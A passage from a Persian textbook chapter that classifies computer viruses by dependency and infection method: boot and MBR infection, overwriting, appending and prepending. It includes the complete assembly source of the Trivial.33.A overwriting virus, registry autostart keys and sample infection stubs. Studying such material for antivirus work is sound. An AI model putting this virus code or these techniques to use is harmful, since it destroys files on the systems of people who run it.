برخی ویروس‌ها و بَدافزارها از کلیدهای خاصی از رجیستری برای اجرای مجدد خود استفاده می‌کنند. البته برخی دیگر برای تخریب قسمت‌هایی از ویندوز از یک سری کلیدهای خاص استفاده می‌کنند. وابستگی ویروس‌ها به رجیستری برای آن است که به منظور اجرای مجدد خود در هر بار راه اندازی سیستم باید از برخی کلیدها استفاده کنند. که چند نمونه از آن به شرح زیر است.

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RUN
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RUN
HKCR\exefile\shell\open\command
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell
```

۳-۱۰ وابستگی به محیط‌های در معرض خطر

[1] ***HyperText Markup Language***
[2] ***Registry***

گسترش ویروس‌هایی مانند ***کُدرِد***[1] یا ***بِلاستِر***[2] یا ***اِسلَپر***[3] به این علت بود که در محیط‌های در معرض خطر می‌توانستند اجرا شوند. در صورت رفع اشکلات آن سیستم و یا نصب وصله امنیتی بر روی آن دیگر ویروس قادر به اجرا شدن نبود. به هر حال خطر برای سیستم‌هایی که وصله و پینه نشده بودن همچنان باقی بود.

۳-۱۱ وابستگی به پروتکل‌های شبکه

امروزه بهترین روش برای انتقال ویروس شبکه و اینترنت است. بدین منظور قرارداد های ***TCP*** و ***UDP*** و قراردادهای استفاده شده برای شبکه‌های تلفن همراه بهترین راه‌حل برای انتقال هستند ولی به عنوان مثال ویروس های قدیمی که از قرارداد ***DECNET*** استفاده می‌کردند امروزه هیچ گسترشی نمی‌توانند داشته باشند.

۳-۱۲وابستگی به کُد منبع (*Source Code*)

بعضی از ویروس‌ها مانند خانواده ***سوبیت***[4] فایل‌های کُد منبع دیگر برنامه‌ها را آلوده می‌کنند. این ویروس فایل‌های ویژوال بیسیک و ویژوال بیسیک دات نت را آلوده می‌نماید. برخی از گونه‌های پیشرفته‌تر ویروس‌ها، برنامه‌های ***C*** یا پاسکال را نیز آلوده می‌کنند. در مثال زیر نمونه‌ای از ویروس‌هایی که فایل ***C*** را آلوده می‌کند آمده است.

قبل از آلودگی

```
#include <stdio.h>
void main(void)
{
    printf("Hello World!");
}
```

بعد از آلودگی

```
#include <stdio.h>
void infect(void)
{
  /* virus code to search for *.c files to infect */
}
void main(void)
{
   infect(); /* Do not remove this function!! */
   printf("Hello World!");
}
```

ویروس برای آلوده کردن یک کُد منبع تابعی را به برنامه اضافه می‌کنند و این تابع را در تابع ***main*** صدا می‌زند به این طریق ویروس همراه با برنامه کامپایل شده و منتشر می‌گردد. برخی از ویروس‌ها برای انتشار، رشته‌ای به برنامه میزبان اضافه می‌کنند این رشته شبیه نمونه زیر است:

```
J = "44696D2053204173205379737465 6D2E494F2E53747265616D5772697465720D"
J = J & "0A44696D204F2C2050204173204461746 50D0A44696D2052204173204D696372"
J = J & "6F736F66742E57696E33322E5265676973747279 2B65790D0A52203D204D6963"
```

بعد از تبدیل کُد منبع بالا، کُد به شکل زیر تبدیل می‌شود:

```
Dim S As System.IO.StreamWriter
```

---

[1] ***CodeRed***
[2] ***Blaster***
[3] ***Slapper***
[4] ***Subit***

```
Dim O, P As Date
Dim R As Microsoft.Win32.RegistryKey
.
.
```

مشکل این گونه ویروس‌ها این است که با قرار گیری در هر جای برنامه امکان دارد مورد توجه برنامه نویس قرار گیرند و زود کشف شوند، دوم آنکه با تغییر سیستم‌عامل و یا نگارش دیگری از کامپایلر برنامه نتواند خودش را منتقل کند و در زمان کامپایل برنامه با خطا مواجه شود.

۳-۱۳ وابستگی به سایز فایل میزبان

برخی ویروس‌ها برای گسترش خود سایز فایل میزبان را بررسی می‌کنند مثلاً برنامه‌های ***COM*** تحت ***DOS*** نباید بیشتر از یک قطعه باشند و با اضافه شدن ویروس به فایل ممکن است فایل اصلی اجرا نشود. باز برخی برنامه‌ها برای آنکه متوجه شوند ویروسی شده‌اند سایز خود را در برنامه چک می‌کنند و این ممکن است از پنهان سازی ویروس جلوگیری کند معمولاً این برنامه بسیار بزرگ بوده و به همین دلیل خود را چک[1] می‌کنند.

۳-۱۴ ویروس‌های چند جزئی

این نوع ویروس‌ها در چندین محیط می‌توانند فعالیت بکنند، اولین بار ویروس ***گاست‌بال***[2] بود که هم فایل‌های ***COM*** تحت ***DOS*** و هم سکتور راه‌انداز را آلوده می‌کرد. دیگر نمونه از ویروس‌های چند جزئی ویروس ***تکیلا***[3] بود که هم فایل های ***EXE*** و هم ***MBR***[4] را آلوده می‌کرد. ویروس ***وآن‌هالف***[5] ویروسی بود که هم فایل ***EXE***، هم فایل ***COM*** و هم سکتور راه‌انداز دیسک و جدول پارتیشن هارد را آلوده می‌کرد.

امروزه در سیستم‌عامل ویندوز کمتر از این گونه ویروس‌ها وجود دارد. چنین ویروس‌هایی بیشتر در سیستم‌عامل ***DOS*** فعالیت داشتند.

---

[1] ***Self- Checking***
[2] ***Ghostball***
[3] ***Tequila***
[4] ***Master Boot Record***
[5] ***OneHalf***

فصل چهارم

تقسیم بندی ویروس‌ها بر اساس روش‌های آلودگی

ویروس برای آلودگی نیاز به میزبان دارد پس باید بگونه ای عمل کند که میزبان بتواند زندگی خودش را به حالت عادی ادامه دهد. با این همه برخی از ویروس‌ها با کشتن میزبان خود از قانون پیروی نمی‌کنند. برای آلودگی فایل میزبان روش‌های مختلفی وجود دارد. علت گوناگونی این روش‌ها برای جلوگیری از شناسایی و پاکسازی توسط ضدویروس‌ها و مبارزه با نرم افزار های امنیتی است. ضدویروس‌ها برای ویروس‌هایی که میزبان خود را نابود می‌کنند راهی به جز نابود کردن خود آن‌ها ندارند ولی باید برای ویروس‌هایی که خود را مانند یک انگل به میزبان می‌چسبانند روش‌های مبارزه مختلفی را پیش گیرند. بدین منظور باید تمام کارهایی را که ویروس کرده بدانند، در واقع تحلیل دقیقی از آن داشته باشند و در مرحله بعد سعی کنند اعمال ویروس را از انتها به ابتدا انجام دهند تا فایل میزبان به حالت اول باز گردد.

ویروس‌ها برای آلوده کردن فایل میزبان می‌توانند در هر قسمت فایل، مانند انتهای فایل، ابتدای فایل، وسط فایل خود را قرار دهند، برخی ویروس‌ها خود را چند تکه کرده و در قسمت‌های مختلف فایل قرار می‌گیرند. اکثر ویروس‌ها اول خود را اجرا کرده و بعد برنامه اصلی را اجرا می‌کنند و تعدادی از ویروس‌ها هم به گونه‌ای فایل میزبان را آلوده می‌کنند که اول قسمتی از فایل اصلی اجرا شده و بعد ویروس اجرا می‌شود.

با اضافه شدن ویروس به فایل میزبان این فایل از لحاظ حجم بزرگتر شده و طبیعتاً اجرای فایل میزبان با کندی شروع می‌شود و در ضمن ویروس ممکن است کارهای مخربی را هم نیز انجام دهد. کند شدن اجرا، جزء

جداناپذیر همه ویروس‌ها می‌باشد. در این بخش می‌خواهیم انواع روش‌های رایج آلودگی ویروس‌ها را توضیح دهیم.

۴-۱ویروس‌های بوت

شاید امروزه بوت شدن سیستم (از زمان روشن کردن تا بالا آمدن سیستم‌عامل) روند کاملاً متفاوتی با گذشته داشته باشد اما ویروس‌ها با استفاده از این روند سعی در انتشار و آلودگی خود کردند. بر روی سیستم هایی که معماری یکسانی دارند از زمان روشن کردن سیستم تا زمانی که هسته اولیه سیستم‌عامل در حال بارگذاری است یک روند کاملاً یکسان برای بوت شدن وجود دارد در واقع روند اولیه بوت شدن هیچ وابستگی به نوع سیستم‌عامل ندارد، پس با این حساب چنین ویروس‌هایی به راحتی می‌توانستند هر سیستمی را آلوده کنند. اما مشکل آن‌ها در این است که باید با یک دیسکت یا یک وسیله راه‌انداز دیگر که آلوده به ویروس است، بر روی سیستم میزبان بالا بیاید تا ویروس انتقال پیدا کند.

اولین ویروس رایانه‌های که موفق شد بوت سکتور را آلوده کند ***برایان***[1] بود، این ویروس در سال ۱۹۸۶ توسط دو برادر پاکستانی نوشته شد.

بایاس سیستم وظیفه دارد اولین سکتور دیسک را در حافظه بارگذاری کند. محتوای این سکتور کُد ماشینی است مسئولیت شناسایی دیسک و نوع قالب بندی و... را به سیستم دارد. ما می‌توانیم با برنامه‌هایی مانند***Norton Disk Edit*** و یا ***WinHex*** محتوی این سکتور و یا پارتیشن‌های مخفی دیسک را ببینیم البته باید توجه داشته باشیم این کار بسیار تخصصی است و در صورت عدم آگاهی از آن ممکن است به دیسک، آسیبی‌های منطقی وارد نماییم.

به اولین سکتور دیسک (یا هد صفر قطعه صفر سکتور صفر) ***MBR*** یا ***Partition Sector*** می‌گویند. کُد ماشینی که ***MBR***[2] وجود دارد به طور پیش فرض یک کُد خاص است که به آن ***Boot Strap Loader*** می‌گویند بعد از این کُد جدول پارتیشن[3] دیسک وجود دارد که این کُد از آن استفاده می‌کند و بعد از آنکه کارش تمام شد به مکانی به نام سکتور راه‌انداز[4] پرش می‌کند تا سیستم راه اندازی شود البته این موضوع تنها برای دیسک سخت صادق است چون دیسک سخت را می‌توان به چند پارتیشن تقسیم کرد. در دیسکت، ***Boot Strap Loader*** همان سکتور راه انداز است. ساختار سکتور ***MBR*** در جدول ۲ آمده است.

آدرس ***(Hex)***	توضیحات	سایز (بایت)
0000	کُد ماشین یا همان ***Boot Strap Loader***	***440 (max. 446)***
01B8	معمولاً برای امضای سیستم‌عامل استفاده می‌شود.	***4***
01BC	معمولاً مقدار تهی (***0x0000***) را دارد.	***2***
01BE	جدول پارتیشن ***(PT)*** شامل چهار پارتیشن که مشخصات هر پارتیشن ۱۶ بایت است.	***64***

[1] ***Brain***
[2] ***Master Boot Record***
[3] ***Partition Table***
[4] ***Boot Sector***

2	امضای ***MBR*** که عدد ***0xAA55*** می‌باشد	**01FE**
512	۲ + ۶۴ + ۲ + ۴ + ۴۴۰ = سایز سکتور ***MBR***	

جدول ۲ – ساختار سکتور *MBR*


در سکتور راه انداز نیز کُد خاصی وجود دارد تا با استفاده از آن سیستم‌عامل بالا می‌آید. ویروس‌ها برای انتشار خود به این وسیله می‌توانند هم قسمت ***MBR*** و هم قسمت سکتور راه‌انداز را آلوده کنند و به جای کُد ماشینی که در آنجا قرار دارد، کُد ویروس را قرار دهند.

۴-۱-۱ روش آلودگی *MBR*

با توجه به ساختار ***MBR*** که تنها می‌تواند ۴۴۶ بایت را به عنوان کُد، درون خود نگه دارد، آلودگی این قسمت باید به گونه خاصی اعمال شود. البته ۴۴۶ بایت، برای یک ویروس در این سطح، حجم کمی نیست و می‌تواند کارهای بسیار زیادی را انجام دهد. آلودگی ***MBR*** می‌تواند به گونه‌های خاصی اعمال شود.

۴-۱-۱-۱ آلودگی *MBR* به وسیله آلوده کردن *Boot Strap Loader*

معمولاً این گونه ویروس‌ها از وقفه ۱۳ برای دسترسی به دیسک استفاده می‌کنند. این ویروس‌ها سعی می‌کنند با جایگزین کردن کُد ***Boot Strap Loader*** بدون آنکه جدول پارتیشن را تغییر دهند ***MBR*** را آلوده کنند. به این علت به جدول پارتیشن دست نمی‌زند تا سیستم‌عامل راهی برای پیدا کردن داده‌های درایوها داشته باشد.



شکل ۱۹ – آلودگی *MBR*

در شکل ۱۹ نمونه‌ای از آلودگی ***MBR*** وجود دارد که نشان می‌دهد ویروس اول ***MBR*** را در سکتور ۷ ذخیره کرده و بعد خودش را در سکتور اول قرار می‌دهد. معمولاً (نه همیشه) ۶۲ سکتور بعد از ***MBR*** به صورت رزرو بوده و هیچ کاربردی ندارند[1]. این روش نمی‌تواند صددرصد تضمین شده باشد چون تعداد سکتورهای خالی

[1] تعداد سکتور رزرو بستگی به نوع سیستم عامل دارد.

در سیستم‌های مختلف متفاوت است و ممکن است بعد از آلودگی، سیستم غیر قابل راه‌اندازی[1] شود. ویروس ***اِستوند***[2] نمونه‌ای از این ویروس بود که این مشکل را هم داشت البته در صورت پاکسازی مشکل برطرف می‌شد.

۴-۱-۱-۲ جانویسی *MBR* بدون آنکه آن را ذخیره کند

برخی ویروس‌ها مانند ***آزوسا***[3] با جانویسی کُد درون ***MBR*** نیازی به ذخیره سازی ***MBR*** اولیه نداشتند. این ویروس هم عمل آلودگی و هم عمل مربوط به ***MBR*** را انجام می‌دهد. با این حساب برای پاکسازی این نوع ویروس‌ها کُد استاندارد بوت باید توسط ضدویروس در این قسمت بازنویسی می‌شد.

۴-۱-۱-۳ آلودگی *MBR* به وسیله تغییر جدول پارتیشن

این ویروس‌ها ارجاع کننده پارتیشن فعال را دستکاری کرده و کُد خود را به آن متصل می‌کنند. به این ترتیب کُد ویروس اجرا می‌شود. هر ردیف جدول پارتیشن که ۱۶ بایت است در جدول ۳ نشان داده شده است.

offset	*Field length*	*Description*
0x00	*1*	*status (0x80 = bootable (active), 0x00 = non-bootable, other = invalid)*
0x01	*3*	*CHS address of first absolute sector in partition. The format is described in the next 3 bytes.*
0x01	*1*	*Head*
0x02	*1*	*sector is in bits 5–0; bits 9–8 of cylinder are in bits 7–6*
0x03	*1*	*bits 7–0 of cylinder*
0x04	*1*	*partition type*
0x05	*3*	*CHS address of last absolute sector in partition. The format is described in the next 3 bytes.*
0x05	*1*	*Head*
0x06	*1*	*sector is in bits 5–0; bits 9–8 of cylinder are in bits 7–6*
0x07	*1*	*bits 7–0 of cylinder*
0x08	*4*	*LBA of first absolute sector in the partition*
0x0C	*4*	*number of sectors in partition, in little-endian format*

جدول ۳ – جدول پارتیشن

جدول پارتیشن شامل چهار ردیف است.

۴-۱-۱-۴ ذخیره کردن *MBR* اصلی در انتهای دیسک سخت

برخی از ویروس‌ها، ***MBR*** اصلی را در قسمتی از انتهای دیسک سخت ذخیره می‌کنند. ویرس ***تکیلا*** نمونه‌ای از این نوع ویروس بود. این ویروس مطمئن می‌شد که کُد اصلی ***MBR*** خراب نشود.

۴-۱-۲ روش آلودگی سکتور راه‌انداز[4]

---

[1] ***UnBootable***
[2] ***Stoned***
[3] ***Azusa***
[4] ***Boot Sector*** یا ***DOS Boot Record (DBR)***

همان طور که قبلاً گفته شد سکتور راه‌انداز، یک سکتور خاص است که برای هر سیستم‌عاملی متفاوت است و دارای کُد راه اندازی سیستم می‌باشد. در دیسک سخت یک سکتور خاصی است که قبلاً مشخص شده و در دیسکت همان ***MBR*** (سکتور صفر) است. آلوده شدن قسمت کُد سکتور راه انداز و بالا آمدن با آن، باعث نشر آلودگی می‌شود.

۴-۱-۲-۱استاندار بوت و روش‌های آلودگی

همان طور که می‌دانیم هر سکتور به طور استاندارد ۵۱۲ بایت است و برخی ویروس‌ها برای ذخیره سازی سکتور راه‌انداز اصلی از انتهای ریشه استفاده می‌کنند. شاید بتوان گفت این روش جزء بی‌خطرترین راه‌ها است. اما با ذخیره سازی نام فایل در شاخه‌های دیسکت، باعث از بین رفتن محتوای این سکتور ذخیره شده در این قسمت شود.

۴-۱-۲-۲ویروس‌های بوت و سکتورهای اضافه

حجم اغلب دیسکت‌ها بزرگتر از حجم اسمی آن دیسکت است که با قالب بندی مناسب می‌توان به سکتورهای اضافه موجود در دیسکت دسترسی داشت. البته همه دیسک‌گردآن‌ها این قابلیت را پشتیبانی نمی‌کردند. برخی از برنامه‌ها از این موضوع برای قفل‌گذاری بر روی دیسکت بهره می‌گرفتند که ممکن بود با توجه به موضوع بالا برنامه درست کار نکند.

این گونه برنامه‌ها برای محافظت خود از کپی شدن، قسمت‌هایی از برنامه خود را خارج از محدوده نرمال می‌گذاشتند. البته ابزارهایی مانند ***DiskCopy*** کلیه قسمت‌های یک دیسک را بر روی دیسک دیگر کپی می‌کرد.

ویروس‌ها نیز از این موضوع استفاده می‌کردند تا علاوه بر آنکه حجم بیشتری را برای خود در اختیار داشته باشند، ضدویروس‌ها هم در پیدا کردن آن‌ها با مشکل مواجه شوند.

ویروس ***دن‌زوکا***[1] که در سال ۱۹۸۸ در اندونزی منتشر شد از این قابلیت برای انتشار خود استفاده می‌کرد. این ویروس علاوه بر این کار، ویروس ***برایان*** را نیز از بین می‌برد و در صفحه نمایش تصویری همانند شکل ۲۰ نمایش می‌داد و با فشار دادن کلیدهای ***Ctrl+Alt+Del*** سیستم شبیه به بوت شدن عمل می‌کرد در حالی که ویروس در حال اجرا بود.

شکل ۲۰ – ویروس دن‌زوکا

۴-۱-۲-۳ویروس‌های بوت و بد سکتورها

[1] ***Denzuko***

برخی ویروس‌های کُد اصلی سکتور راه‌انداز را در یک سکتور خالی ذخیره می‌کردند و آن را به حالت بدسکتور در می‌آوردند. تا اطلاعات دیگری در آنجا ذخیره نشود. این بدسکتور به صورت نرم‌افزاری بود و از نظر فیزیکی سالم بود.

۴-۱-۲-۴ ویروس‌های بوت و عدم ذخیره سکتور اصلی بوت

برخی از ویروس‌ها اصلاً سکتور اصلی راه‌انداز را ذخیره نمی‌کنند و خودکار سعی می‌کنند که کار راه اندازی سیستم را برعهده بگیرند. البته این کار برای سیستم‌عامل‌های مختلف متفاوت است. با این کار ضدویروس‌ها برای باز گرداندن سکتور اصلی با مشکل مواجه می‌شوند.


۴-۲ روش‌های آلودگی فایل

بسیاری از ویروس‌ها، فایل‌های موجود در سیستم را آلوده کرده و سعی در پخش خود دارند این کار به گونه‌ای است که کُد ماشین خود را در محل شروع برنامه گذاشته تا اول، ویروس اجرا شده و در نهایت خود ویروس سعی می‌کند برنامه اصلی را اجرا کند. البته این موضوع برای ویروس های جانویس مستثنی است.

در ادامه انواع آلودگی‌ها را معرفی کرده و مورد بررسی قرار می‌دهیم. این روش‌های آلودگی مختص فایل خاصی نبوده و برای انواع فایل‌های اجرایی مانند فایل‌های تحت ***DOS***، تحت ویندوز و ***UNIX*** برقرار است.

۴-۲-۱ ویروس‌های جانویس[1]


ویروس‌هایی که از روش جانویسی استفاده می‌کنند، ساده ترین و البته و بدترین نوع ویروس‌ها در دنیا هستند. این‌گونه ویروس‌ها بسیار مخرب بوده و آلودگی به وسیله این ویروس ها به راحتی کشف می‌شود. زیرا این‌گونه ویروس‌ها خود را روی ابتدای فایل میزبان می‌نویسند و داده‌های اصلی فایل میزبان را از بین می‌برند و در نتیجه، این ویروس‌ها فقط خودشان را اجرا می‌کنند و فایل میزبان هرگز اجرا نمی‌شود. ولی به علت آنکه حجم فایل میزبان تغییر نکرده بود در نگاه اول به راحتی نمی‌شد تشخیص ویروسی بودن را داد. بدیهی است که فایل آلوده به این‌گونه ویروس‌ها به هیچ وجه قابل پاکسازی نیست. شکل زیر نمایش فایل میزبان قبل از آلودگی است.



شکل ۲۱ – ویروس‌های جانویس قبل از آلودگی

حال بعد از آلودگی فایل میزبان به شکل ۲۲ در می‌آید.

[1] ***Overwriting***



شکل ۲۲ – ویروس‌های جانویس بعد از آلودگی

برخی از ویروس‌ها هیچ اهمیتی به نوع یا پسوند فایل میزبان نمی‌دهند. مثلاً ویروس ***COM*** یک فایل ***EXE*** را جانویسی می‌کند و جالب اینکه چون هر دو اجرایی هستند در نتیجه ویروس اجرا می‌شود. اما بعضی مواقع ویروس قابلیت اجرا شدن را ندارد ولی با این حال ویروس این نوع فایل‌ها را آلوده می‌کند. برای نمونه ویروس ***لاولتر*** که یک ویروس اسکریپتی بود همه پسوندهای زیر را آلوده می‌کرد.

.vbs,.vbe,.js,.jse,.css,.wsh,.sct,.hta,.jpg,.jpeg,.wav,.txt,.gif,.doc,.htm,.html,.xls,.ini,.bat,.com,.avi,.qt,.mpg,.mpeg,.cpp,.c,.h,.swd,.psd,.wri,.mp3, and.mp2

ویروس‌های زیادی به این شکل منتشر شدند که حجم بسیار کمی نیز داشتند مانند ***Trivial.22*** که حجم آن تنها ۲۲ بایت بود. اغلب این ویروس‌ها کار زیادی نمی‌کردند. این ویروس‌ها سعی می‌کردند اولین فایلی را که پیدا می‌کردند باز کنند و کُد خود را روی آن جانویسی کنند.


برنامه زیر کُد ویروس ***Trivial.33.A*** است که تنها ۳۳ بایت و نمونه ای از این نوع ویروس‌ها بود. این ویروس اولین فایلی را که اولین حرف پسوند آن حرف ***C*** بود ***(*.C*)*** را باز می‌کرد و خودش را بر روی آن می‌نوشت.

```
100       .model tiny
100       org 100h
100
100       public start
100 start proc near
100       mov     ah, 4Eh
102       mov     dx, 11Ah  ; 11Ah -> aSearch
105       int     21h       ; DOS - 2+ - FIND FIRST ASCIZ (FINDFIRST)
105                         ; CX = search attributes
105                         ; DS:DX -> ASCIZ filespec
105                         ; (drive, path, and wildcards allowed)
107       mov     ax, 3D02h
10A       mov     dx, 9Eh
10D       int     21h       ; DOS - 2+ - OPEN DISK FILE WITH HANDLE
10D                         ; DS:DX -> ASCIZ filename
10D                         ; AL = access mode
10D                         ; 2 - read & write
10F       xchg    ax, bx
110       mov     ah, 40h
112       add     dx, 62h
115       mov     cl, 1Fh
117       int     21h       ; DOS - 2+ - WRITE TO FILE WITH HANDLE
117                         ; BX = file handle,
117                         ; CX = number of bytes to write,
117                         ; DS:DX -> buffer
119       retn
```

```
119 start endp
11A
11A aSearch  db '*.C*',0
11A end start
```

۴-۲-۲ ویروس‌های جانویس تصادفی[1]

این نوع ویروس‌ها که بسیار نادر هستند به جای آنکه خود را در اول فایل میزبان کپی کنند. یک آدرس تصادفی ایجاد می‌کردند و خود را در آنجا جانویسی می‌کردند. این کار شبیه به شکل ۲۳ بود. ممکن بود در این روش ویروس درست شروع به کار نکند و با خطا مواجه شود. البته برای ویروس نویس هیچ اهمیتی نداشت زیرا ویروس عمل خراب کارانه خود را انجام داده بود.



شکل ۲۳ – نحوه آلودگی ویروس‌های جانویس تصادفی


ویروس به خاطر آنکه ضدویروس‌ها نتوانند به راحتی آن را پیدا کنند، این گونه آلودگی‌اش را منتشر می‌کرد. ضدویروس‌ها برای این گونه ویروس‌ها چاره‌ای جز پاک کردن فایل میزبان نداشتند چون دیگر فایل اصلی قابل پاکسازی نبود. حال ضدویروس‌ها با یک چالش بزرگ مواجه شدند که ویروس خودش را منتشر می‌کرد و ضد ویروس توانایی پیدا کردن آن را نداشت. به همین دلیل ضدویروس‌ها برای پیدا کردن این گونه ویروس‌ها مجبور بودند کل فایل را جستجو کنند. ویروس روسی ***Omud*** نمونه‌ای از این نوع ویروس‌ها بود

۴-۲-۳ ویروس‌های ته‌نویس[2]

این دسته از ویروس‌ها همانطور که از نامشان پیداست به انتهای فایل میزبان اضافه می‌شوند و اکثر ویروس‌ها از این روش برای آلوده سازی استفاده می‌نمایند. این‌گونه ویروس‌ها اول چند بایت از ابتدای فایل میزبان (بسته به تعداد بایتی که بعداً می‌خواهند در ابتدای فایل بنویسند) را خوانده و درون خود نگهداری می‌کنند، سپس خود را در انتهای فایل مزبور می‌نویسند، بعد با توجه به سایز اولیه فایل میزبان، در ابتدای دستور ***Jump*** یا ***Call*** و یا حالت ویژه‌ای از این دو دستور را طوری قرار می‌دهند تا وقتی فایل آلوده اجرا می‌شود، کنترل را به انتهای فایل که همان ابتدای ویروس است منتقل کنند. به این ترتیب ابتدا ویروس اجرا می‌گردد. سپس وقتی عملیات ویروس به پایان رسید، چند بایت اصلی که ویروس در هنگام آلوده سازی فایل از ابتدای آن خوانده بود، در جای اصلی خودش قرار گرفته و کنترل به ابتدای فایل میزبان داده می‌شود تا فایل اصلی نیز اجرا گردد. البته این کار در حافظه انجام می‌شود و تغییری در فایل اصلی داده نمی‌شود. کل این عملیات در شکل ۲۴ توضیح داده شده است.

---

[1] ***Random Overwriting***
[2] ***Appending***



شکل ۲۴ – نحوه آلودگی ویروس‌های ته‌نویس

به علت پرش در این ویروس‌ها به آن‌ها ویروس‌های پرش دار نیز می‌گفتند. پرشی که اول برنامه رخ می‌دهد می‌تواند به گونه‌های مختلفی باشد چند مدل از این پرش‌ها در شکل زیر آمده است:

```
1) CALL start_of_virus

2) PUSH offset start_of_virus
   RET

3) JMP start_of_virus
```


شکلی که مشاهده کردید نمونه‌ای از یک ویروس ***COM*** بود که البته این روش می‌تواند برای انواع فایل‌های ***EXE*** مانند ***PE*** و ***NE*** و فایل های ***ELF*** نیز برقرار باشد. که به این موضوع در ادامه خواهیم پرداخت.

۴-۲-۴ ویروس‌های سرنویس[1]

در این روش ابتدا ویروس تمام فایل میزبان را خوانده و در یک بافر در حافظه نگهداری می‌کند. سپس خود را در ابتدای فایل می‌نویسد و پس از آن نیز کل فایل را که در بافری در حافظه نگهداری کرده، در انتهای ویروس می‌نویسد. به این ترتیب ویروس در ابتدای فایل اضافه می‌شود. در این حالت ابتدا ویروس اجرا می‌شود و برای اینکه فایل اصلی نیز اجرا گردد، فایل را در حافظه که در انتهای ویروس قرار دارد، به ابتدای حافظه (محل شروع فایل) انتقال می‌دهد. به همین دلیل به این نوع ویروس‌ها، ویروس انتقالی[2] نیز می‌گویند.

سرعت آلوده سازی در این روش بسیار پایین است. زیرا باید اول کل فایل را خوانده و در یک مکان موقت در حافظه ذخیره کنیم، سپس ویروس را در ابتدای فایل بنویسیم و پس از آن نیز فایل میزبان را که در حافظه نوشته‌ایم در انتهای ویروس بنویسیم.

[1] ***Prepending***
[2] ***Shift***

